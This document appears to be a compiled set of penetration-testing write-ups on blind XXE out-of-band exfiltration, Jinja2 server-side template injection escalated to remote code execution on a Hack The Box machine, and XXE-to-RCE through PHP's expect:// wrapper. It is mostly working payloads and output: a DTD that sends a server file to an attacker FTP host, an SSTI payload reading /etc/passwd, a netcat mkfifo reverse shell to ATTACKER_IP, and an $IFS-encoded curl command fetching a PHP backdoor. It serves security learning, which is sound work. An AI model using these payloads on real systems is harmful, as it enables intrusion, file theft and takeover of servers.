This basically sends a request to a remote server looking for an external document type definition (DTD) file which contains the payload, the contents of the file used for this scenario were:

```
<!ENTITY % d SYSTEM "file:///var/www/web.xml">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://ATTACKERSERVER:2121/%d;'>">
```

The payload sends a second request to the attacker's server looking for a DTD file which contains a request for another file on the target server.

If the file didn't exist the server responded with a No such file or directory response. Similar to that shown below:

```
javax.xml.bind.UnmarshalException
```

- with linked exception:

```
[Exception [EclipseLink-25004] (Eclipse Persistence Services):  
org.eclipse.persistence.exceptions.XMLMarshalException
```

Exception Description: An error occurred unmarshalling the document

```
Internal Exception: [REDACTED]: (was  
java.io.FileNotFoundException) /var/www/index.html (No such file or directory)
```

```
at [row,col,system-id]: [2,63,"http://ATTACKERSERVER:8090/xxe_file.dtd"]
```

```
from [row,col {unknown-source}]: [4,6]]
```

However, if it does exist the response is different.

The error A descriptor with default root element foo was not found in the project was returned as due to me not knowing the root element names.

```
javax.xml.bind.UnmarshalException
```

- with linked exception:

```
[Exception [EclipseLink-25004] (Eclipse Persistence Services):  
org.eclipse.persistence.exceptions.XMLMarshalException
```

Exception Description: An error occurred unmarshalling the document

```
Internal Exception: [REDACTED]
```

Exception Description: A descriptor with default root element foo was not found in the project]

If this information surrounding the root element names was known the attack would become more visible and slightly more damaging as it would potentially result in retrieval of local files and dare I say it potential for RCE!!!

As can be seen clearly the response differs per file requested allowing an attacker to build up a profile of the underlying server behind the application.

UNCOVERING INTERNAL IP ADDRESSES

Using the same out of bands technique described in above, I was able to gather information surrounding the internal IP address of the application host. This was gained via the FTP handler which exploits Java to extract information contained within connection strings.

To do this I used [xxe-ftp-server](#) which allowed me to listen on a custom port and intercept requests. I set this up server side listening on port 2121 as that is the default used by this script.

I then issued the following request to the app which basically makes a FTP request from the application server to an attacker host specified:

```
POST /broken/api/confirm HTTP/1.1
```

```
Host: example.com
```

```
Content-Type: application/xml;charset=UTF-8
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
  <!ENTITY % one SYSTEM "ftp://ATTACKERHOST:2121/">
  %one;
  %two;
  %four;
  %five;
]>
```

Before sending the request the FTP server needs to be run server side. The output below shows what happens when the above request is issued to the server.

```
ruby xxe-ftp-server.rb
```

```
FTP. New client connected
```

```
< USER anonymous
```

```
< PASS Java1.8.0_60@
```

```
> 230 more data please!
```

```
< TYPE A
```

```
> 230 more data please!
```

```
< EPSV ALL
```

```
> 230 more data please!
```

```
< EPSV
```

```
> 230 more data please!
```

```
< EPRT |1|10.10.13.37|38505|
```

```
> 230 more data please!
```

```
< LIST
```

```
< PORT 10,10,13,37,150,105
```

! PORT received

> 200 PORT command ok

< LIST

So breaking down the output above, the target application sends a request to the FTP server which receives a login request. The login request contains the version of Java & the internal IP of the server plus the source port. This indicated two things to me, 1) the internal range was likely 10.10.x.x & 2) there doesn't appear to be any internal -> external egress filtering which would be really useful should a shell be gained.

As discussed earlier on, port scanning was possible against the host however I only scanned the localhost as I didn't know the IP range. Based on the OOB techniques used the internal range was identified and another port scan was run with burp intruder.

This revealed that not only did the localhost have port 8080 open but it appeared to be listening on all interfaces meaning that further enumeration could be carried out. This meant that in this case some additional apps were identified via server side request forgery which is always fun.

If you enjoyed this post and want to read more about XXE, here are a few links to check out which contain more info about XXE.

- [SMTP over XXE](#)
- [XXE OOB Attacks](#)
- [Generic XXE Detection](#)
- [XXE on JSON Endpoints](#)
- [New Age of XXE\(2015\)](#)
- [XXE Advanced Exploitation](#)
- [XXE Payloads](#)

<https://blog.zsec.uk/blind-xxe-learning/>

SSTI and RCE

Server-side template injection is a web application vulnerability that occurs in template-generated applications. User inputs get embedded dynamically into the template variables and rendered on the web pages. Like any injection, the leading cause of this is unsensitized inputs; we trust the users to be sensible and use the application as intended without taking the proper measures to prevent malicious actions.

Modern template engines are more complex and support various functionalities that allow developers to interact with the back-end directly from the template. Though template engines generally have sandboxes for code execution as a protection mechanism, it is possible to escape the sandbox and execute arbitrary code on the underlying server.

Today's post will go over a vulnerable Python Flask application that runs [Jinja2](#) engine vulnerable to server-side template injection. We exploit the vulnerability and escalate it to a remote code execution to take over the machine. The attacking steps are demonstrated on the *Doctor* machine from *hack the box*.


\$ _Detection_Steps

For our enumeration phase, we will follow the below steps to identify the vulnerability:

- Identify the application's built-in language and the running template engine.
- Identify injectable user-controlled inputs in GET and POST requests.
- Fuzz the application with special characters `{{<[%["']}}%\`. Observe which ones get interpreted by the server and which ones raise errors.
- Insert basic template injection payloads in all user inputs, and observe if the application engine evaluates them.

The application we are testing is written in Python and runs the Jinja2 template. A quick search in [PayloadsAllTheThings](#) on GitHub, we found a basic payload of `{{7*7}}`. I injected all the inputs with the payload and analyzed the responses.

Injection Example in GET requests



```
GET /home/{{7*7}} HTTP/1.1
Host: doctors.htb

GET /home?page={{7*7}} HTTP/1.1
Host: doctors.htb
```

Injecting URLs with SSTI payload

Injection Example in POST requests



```
POST /post/new HTTP/1.1
Host: doctors.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
Upgrade-Insecure-Requests: 1

title={{7*7}}&content={{7*7}}&submit=Post
```

Injecting SSTI payload in a POST request parameters

The application didn't return any interesting response except for the *title parameter* in the posting functionality "New Message." The injected payload was evaluated and reflected in another endpoint — **Archive**.

I found the endpoint when reviewing the directory enumeration scans started at the beginning of the test.




```

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://doctors.htb
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:        gobuster/3.1.0
[+] Timeout:           10s
=====
2021/11/18 11:14:19 Starting gobuster in directory enumeration mode
=====
/home                (Status: 302) [Size: 245] [--> http://doctors.htb/login?next=%2Fhome]
/login               (Status: 200) [Size: 4204]
/archive             (Status: 200) [Size: 101]
/register            (Status: 200) [Size: 4493]
/account             (Status: 302) [Size: 251] [--> http://doctors.htb/login?next=%2Faccount]
/logout              (Status: 302) [Size: 217] [--> http://doctors.htb/home]

```

Archive Ednpoint

The Archive endpoint lists all created posts in XML format. As we see in the below screenshot, the injected payload was evaluated as **49**. At this point, I confirmed that the **title** parameter is vulnerable.



Archive Endpoint

Now that we found the vulnerable parameter, let's try to read sensitive files like the `/etc/passwd` file (the application is running on a Linux machine) with the open function payload.

```

{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}

```

Update Post

Title

`{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}` ← Reading the /etc/passwd file content


Content

testing

Post

Injecting the post title with reading payload

After submitting the post, we go to the Archie endpoint, and voila, we see the content of the *passwd* file presented to us.




/etc/paswd content

\$ Remote Code Execution

Now that we have identified the SSTI vulnerability in the posting functionality, it is time to roll-up our selves and escalate it.

Our goal is to get code execution and to do so, we need to enumerate all items in the Flask configuration object (**Config Object**) to find the right item to call. The Config items are usually stored in the form of a global dictionary (**dict_items**). The class that provides command execution attributes is in the OS module — **Subprocess.Popen** class.

Finding the class is a bit tricky in the Flask framework and needs some digging to get to it. By default, when injecting the vulnerable application with `{{config.items()}}`, it would return only the global attributes that exist in the current Python environment, such as the **app environment, sensitive information about the database connections, secret keys, credentials, running services, etc.**



config.items()

```
dict_items((ENV, production), (DEBUG, False), (TESTING, False), (PROPAGATE_EXCEPTIONS, None),
(PRESERVE_CONTEXT_ON_EXCEPTION, None), (SECRET_KEY, 1234), (PERMANENT_SESSION_LIFETIME,
datetime.timedelta(days=31)), (USE_X_SENDFILE, False), (SERVER_NAME, None), (APPLICATION_ROOT,
/), (SESSION_COOKIE_NAME, session), (SESSION_COOKIE_DOMAIN, False), (SESSION_COOKIE_PATH,
None), (SESSION_COOKIE_HTTPONLY, True), (SESSION_COOKIE_SECURE, False),
(SESSION_COOKIE_SAMESITE, None), (SESSION_REFRESH_EACH_REQUEST, True), (MAX_CONTENT_LENGTH,
None), (SEND_FILE_MAX_AGE_DEFAULT, datetime.timedelta(seconds=43200)),
(TRAP_BAD_REQUEST_ERRORS, None), (TRAP_HTTP_EXCEPTIONS, False), (EXPLAIN_TEMPLATE_LOADING,
False), (PREFERRED_URL_SCHEME, http), (JSON_AS_ASCII, True), (JSON_SORT_KEYS, True),
(JSONIFY_PRETTYPRINT_REGULAR, False), (JSONIFY_MIMETYPE, application/json),
(TEMPLATES_AUTO_RELOAD, None), (MAX_COOKIE_SIZE, 4093), (MAIL_PASSWORD, doctor), (MAIL_PORT,
587), (MAIL_SERVER, ), (MAIL_USERNAME, doctor), (MAIL_USE_TLS, True),
(SQLALCHEMY_DATABASE_URI, sqlite:////home/web/blog/flaskblog/site.db),
(WTF_CSRF_CHECK_DEFAULT, False), (SQLALCHEMY_BINDS, None), (SQLALCHEMY_NATIVE_UNICODE, None),
(SQLALCHEMY_ECHO, False), (SQLALCHEMY_RECORD_QUERIES, None), (SQLALCHEMY_POOL_SIZE, None),
(SQLALCHEMY_POOL_TIMEOUT, None), (SQLALCHEMY_POOL_RECYCLE, None), (SQLALCHEMY_MAX_OVERFLOW,
None), (SQLALCHEMY_COMMIT_ON_TEARDOWN, False), (SQLALCHEMY_TRACK_MODIFICATIONS, None),
(SQLALCHEMY_ENGINE_OPTIONS, {}))
```

Any other attributes needed from other libraries must first be loaded to the global **Config object** to be callable. To call the **“Subprocess.Popen”** class, we need to load the OS module before using it. We can do that with the **“from_object”** method `{{ config.from_object('os') }}`*

When inserting `{{config.items()}}` again; you will see the OS methods like **WIFCONTINUED**, **WEXITSTATUS**) are added in the global Config object as items.

```
dict_items([(ENV, production), (DEBUG, False), (TESTING, False), (PROPAGATE_EXCEPTIONS, None), (PRESERVE_CONTEXT_ON_EXCEPTION, None),
(SECRET_KEY, 1234), (PERMANENT_SESSION_LIFETIME, datetime.timedelta(days=31)), (USE_X_SENDFILE, False), (SERVER_NAME, None),
(APPLICATION_ROOT, /), (SESSION_COOKIE_NAME, session), (SESSION_COOKIE_DOMAIN, False), (SESSION_COOKIE_PATH, None),
(SESSION_COOKIE_HTTPONLY, True), (SESSION_COOKIE_SECURE, False), (SESSION_COOKIE_SAMESITE, None), (SESSION_REFRESH_EACH_REQUEST,
True), (MAX_CONTENT_LENGTH, None), (SEND_FILE_MAX_AGE_DEFAULT, datetime.timedelta(seconds=43200)), (TRAP_BAD_REQUEST_ERRORS, None),
(TRAP_HTTP_EXCEPTIONS, False), (EXPLAIN_TEMPLATE_LOADING, False), (PREFERRED_URL_SCHEME, http), (JSON_AS_ASCII, True),
(JSON_SORT_KEYS, True), (JSONIFY_PRETTYPRINT_REGULAR, False), (JSONIFY_MIMETYPE, application/json), (TEMPLATES_AUTO_RELOAD, None),
(MAX_COOKIE_SIZE, 4093), (MAIL_PASSWORD, doctor), (MAIL_PORT, 587), (MAIL_SERVER, ), (MAIL_USERNAME, doctor), (MAIL_USE_TLS, True),
(SQLALCHEMY_DATABASE_URI, sqlite://home/web/blog/flaskblog/site.db), (WTF_CSRF_CHECK_DEFAULT, False), (SQLALCHEMY_BINDS, None),
(SQLALCHEMY_NATIVE_UNICODE, None), (SQLALCHEMY_ECHO, False), (SQLALCHEMY_RECORD_QUERIES, None), (SQLALCHEMY_POOL_SIZE, None),
(SQLALCHEMY_POOL_TIMEOUT, None), (SQLALCHEMY_POOL_RECYCLE, None), (SQLALCHEMY_MAX_OVERFLOW, None), (SQLALCHEMY_COMMIT_ON_TEARDOWN,
False), (SQLALCHEMY_TRACK_MODIFICATIONS, None), (SQLALCHEMY_ENGINE_OPTIONS, {}), (CLD_CONTINUE, 6), (CLD_DUMPED, 3), (CLD_EXITED, 1),
(CLD_TRAPPED, 4), (EX_CANTCREAT, 73), (EX_CONFIG, 78), (EX_DATAERR, 65), (EX_IOERR, 74), (EX_NOHOST, 68), (EX_NOINPUT, 66),
(EX_NOPERM, 77), (EX_NOUSER, 67), (EX_OK, 0), (EX_OSERR, 71), (EX_OSFILE, 72), (EX_PROTOCOL, 76), (EX_SOFTWARE, 70), (EX_TEMPFAIL,
75), (EX_UNAVAILABLE, 69), (EX_USAGE, 64), (F_LOCK, 1), (F_OK, 0), (F_TEST, 3), (F_TLOCK, 2), (F_ULOCK, 0), (GRND_NONBLOCK, 1),
(GRND_RANDOM, 2), (MFD_ALLOW_SEALING, 2), (MFD_CLOEXEC, 1), (MFD_HUGETLB, 4), (MFD_HUGE_16GB, -2013265920), (MFD_HUGE_16MB,
1610612736), (MFD_HUGE_1GB, 2013265920), (MFD_HUGE_1MB, 1342177280), (MFD_HUGE_256MB, 1879048192), (MFD_HUGE_2GB, 2080374784),
(MFD_HUGE_2MB, 1409286144), (MFD_HUGE_32MB, 1677721600), (MFD_HUGE_512KB, 1275068416), (MFD_HUGE_512MB, 1946157056), (MFD_HUGE_
1073741824), (MFD_HUGE_8MB, 1543503872), (MFD_HUGE_MASK, 63), (MFD_HUGE_SHIFT, 26), (NGROUPS_MAX, 65536), (O_ACCMODE, 3), (O_A
1024), (O_ASYNC, 8192), (O_CLOEXEC, 524288), (O_CREAT, 64), (O_DIRECT, 16384), (O_DIRECTORY, 65536), (O_DSYNC, 4096), (O_EXCL, 1),
(O_LARGEFILE, 0), (O_NDELAY, 2048), (O_NOATIME, 262144), (O_NOCTTY, 256), (O_NOFOLLOW, 131072), (O_NONBLOCK, 2048), (O_PATH, 2097152),
(O_RDONLY, 0), (O_RDWR, 2), (O_RSYNC, 1052672), (O_SYNC, 1052672), (O_TMPFILE, 4259840), (O_TRUNC, 512), (O_WRONLY, 1),
(POSIX_FADV_DONTNEED, 4), (POSIX_FADV_NOREUSE, 5), (POSIX_FADV_NORMAL, 0), (POSIX_FADV_RANDOM, 1), (POSIX_FADV_SEQUENTIAL, 2),
(POSIX_FADV_WILLNEED, 3), (POSIX_SPAWN_CLOSE, 1), (POSIX_SPAWN_DUP2, 2), (POSIX_SPAWN_OPEN, 0), (PRIO_PGRP, 1), (PRIO_PROCESS, 0),
(PRIO_USER, 2), (P_ALL, 0), (P_NOWAIT, 1), (P_NOWAITO, 1), (P_PGID, 2), (P_PID, 1), (P_WAIT, 0), (RTLD_DEEPCBIND, 8), (RTLD_GLOBAL,
256), (RTLD_LAZY, 1), (RTLD_LOCAL, 0), (RTLD_NODELETE, 4096), (RTLD_NOLOAD, 4), (RTLD_NOW, 2), (RWF_DSYNC, 2), (RWF_HIPRI, 1),
(RWF_NOWAIT, 8), (RWF_SYNC, 4), (R_OK, 4), (SCHED_BATCH, 3), (SCHED_FIFO, 1), (SCHED_IDLE, 5), (SCHED_OTHER, 0), (SCHED_RESET_ON_FORK,
1073741824), (SCHED_RR, 2), (SEEK_CUR, 1), (SEEK_DATA, 3), (SEEK_END, 2), (SEEK_HOLE, 4), (SEEK_SET, 0), (ST_APPEND, 256),
(ST_MANDLOCK, 64), (ST_NOATIME, 1024), (ST_NODEV, 4), (ST_NODIRATIME, 2048), (ST_NOEXEC, 8), (ST_NOSUID, 2), (ST_RDONLY, 1),
(ST_RELATIME, 4096), (ST_SYNCHRONOUS, 16), (ST_WRITE, 128), (TMP_MAX, 238328), (WCONTINUED, 8), (WCOREDUMP, <built-in function
WCOREDUMP>), (WEXITED, 4), (WEXITSTATUS, <built-in function WEXITSTATUS>), (WIFCONTINUED, <built-in function
WIFCONTINUED>), (WIFEXITED, <built-in function WIFEXITED>), (WIFSIGNALED, <built-in function WIFSIGNALED>),
(WIFSTOPPED, <built-in function WIFSTOPPED>), (WNOHANG, 1), (WNOWAIT, 16777216), (WSTOPPED, 2), (WSTOPSIG, <built-in function
WSTOPSIG>), (WTERMSIG, <built-in function WTERMSIG>), (WUNTRACED, 2), (W_OK, 2), (XATTR_CREATE, 1), (XATTR_REPLACE, 2),
(XATTR_SIZE_MAX, 65536), (X_OK, 1)])
```

OS methods added

Next, we search for the **Subprocess** class in the **Config** object with the **MRO** — Method Resolution Order (MRO). MRO is an algorithmic way of defining the class search path to search for the right method in all inherited classes and subclasses of an object.

We start at the object's root — **Index [1]** and list all available classes with the **subclasses** keyword.

```
{'': {'__class__': {'__mro__': [1].__subclasses__()}}
```

```
["class type", "class weakref", "class weakcallableproxy", "class weakproxy", "class int", "class bytearray", "class bytes", "class
list", "class NoneType", "class NotImplementedType", "class traceback", "class super", "class range", "class dict", "class dict_keys",
"class dict_values", "class dict_items", "class dict_reversekeyiterator", "class dict_reversevalueiterator", "class
dict_reverseitemiterator", "class set", "class str", "class slice", "class staticmethod", "class complex",
"class float", "class frozenset", "class property", "class managedbuffer", "class memoryview", "class tuple", "class enumerate",
"class reversed", "class stderrprinter", "class code", "class frame", "class builtin_function_or_method", "class method", "class
function", "class mappingproxy", "class generator", "class getset_descriptor", "class wrapper_descriptor", "class method-wrapper",
"class ellipsis", "class member_descriptor", "class types.SimpleNamespace", "class PyCapsule", "class longrange_iterator", "class
cell", "class instancemethod", "class classmethod_descriptor", "class method_descriptor", "class callable_iterator", "class iterator",
"class pickle.PickleBuffer", "class coroutine", "class coroutine_wrapper", "class InterpreterID", "class EncodingMap", "class
fieldnamemiterator", "class formatteriterator", "class BaseException", "class hamt", "class hamt_array_node", "class hamt_bitmap_node",
"class hamt_colliston_node", "class keys", "class values", "class items", "class Context", "class ContextVar", "class Token", "class
Token.MISSING", "class moduledef", "class module", "class filter", "class map", "class zip", "class_frozen_importlib_ModuleLock",
"class_frozen_importlib_DummyModuleLock", "class_frozen_importlib_ModuleLockManager", "class_frozen_importlib.ModuleSpec", "class
```

inherited classes

As we see, there are **784** inherited classes. So, to select the **“subprocess.Popen”** class, we need to get the index number of the class. We can do that with the **index** method, in which we pass the class name and returns its position in the array. (*array name is this example is test*)

```
print (test.index("class subprocess.Popen"))
```


We get **“407”** as the index number of the **“subprocess.Popen”** class by running the above method. Great!!

Now, into the good stuff. First, create a new post, inject the title parameter with the netcat shell command, and set up a local listener in the attacking machine to listen for connections.


```

{{"._class_.__mro__[1].__subclasses__()[407] ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP LISENTING_PORT >/tmp/f',shell=True,stdout=-1).communicate())}}

```



After submitting the post, we trigger the shell by going to the Archive endpoint to get the connection. 🐱



netcat shell as the Web user

\$ Mitigation

- Sanitize user inputs before passing them into the templates.
- Sandboxing: execute user's code in a sandboxed environment; though some of these environments can be bypassed, they are still considered a protection mechanism to reduce the risk of the SSTI vulnerability.

<https://medium.com/r3d-buck3t/rce-with-server-side-template-injection-b9c5959ad31e>

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection>

XXE to RCE

I've been experimenting with **xxelab** (<https://github.com/jbarone/xxelab>), a simple PHP web app demonstrating XXE attacks, trying to replicate code execution through expect:// PHP wrapper. (Shameless plug — my recently submitted pull request allows you to run **xxelab** in a Docker container). This technique is well described in a number of articles on the Internet, for example here:

[XXE - The Ugly Side of XML · Cave Confessions](#)

[The eXtensible Markup Language \(XML\) has a very long and lustrous reputation for being the go-to language for storing...](#)

caveconfessions.com

Or here:

<https://www.gardienvirtuel.ca/fr/actualites/from-xml-to-rce.ph>

The idea is that you provide a reference to expect://id pseudo URI for the XML external entity, and PHP will execute id and return the output of the command for external entity substitution.

Turns out it was quite a lot of work to get from that to a “useful” code execution. The problem is, PHP’s XML parser will error out if you have spaces in the expect pseudo URI, i.e. when providing arguments for the command. You might see something like this in the error log when trying expect://echo BLAH:

```
DOMDocument::loadXML(): Invalid URI: expect://echo BLAH in Entity, line: 2
```

What I Found

Firstly, in addition to spaces, the following characters will be rejected with the “Invalid URI” error message similar to above (this might not be an exhaustive list):

- " - double quotes
- { } - curly braces
- | - "pipe"
- \ - backslash
- < > - angle brackets
- : - colon

The following characters work fine:

- ' - single quote
- ; - semicolon
- () - brackets
- \$ - dollar sign

This makes it hard to pass arguments to commands, redirect output, or use shell pipes.

When constructing expect:// pseudo URLs for external entity reference in XML you shouldn't URL encode the string (it is interpreted literally). So using %20 or + instead of space doesn't work, and neither does XML encoding like or

Making It Work

One workaround that I found uses the \$IFS built-in variable in sh and relies on the fact that the dollar sign is accepted. The core technique is to replace any spaces in your command with \$IFS. In some cases this needs to be combined with the use of single quotes when a space needs to be followed by alphanumeric characters (so that they are not interpreted as a part of the variable name). Here's a couple examples:

```
cat /tmp/BLAH becomes cat$IFS/tmp/BLAH
```

```
echo BLAH becomes echo$IFS'BLAH'
```

```
curl -O http://1.3.3.7/BLAH becomes curl$IFS-O$IFS'1.3.3.7/BLAH'
```

(: would not be allowed, but curl assumes it is http if you omit http://)

Using these, a possible way to get a reverse shell using XXE would be to upload a PHP reverse shell and then execute it using your browser. Here's a full example that works in **xxelab** (replace 1.3.3.7 with your IP and serve backdoor.php using python3 -m http.server):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY file SYSTEM "expect://curl$IFS-O$IFS'1.3.3.7:8000/backdoor.php">
]>
<root>
  <name>Joe</name>
  <tel>ufgh</tel>
  <email>START_&file;_END</email>
  <password>kjh</password>
</root>
```

Note that : is not rejected in this case, it looks like colon is allowed if followed by a number and a forward slash, which likely looks like a port spec for the URI parser. By using &file; in the email tag you will see the output of the curl command when submitting the request in **xxelab**.

<https://airman604.medium.com/from-xxe-to-rce-with-php-expect-the-missing-link-a18c265ea4c7>

<https://gist.github.com/joernchen/3623896>

<https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity>

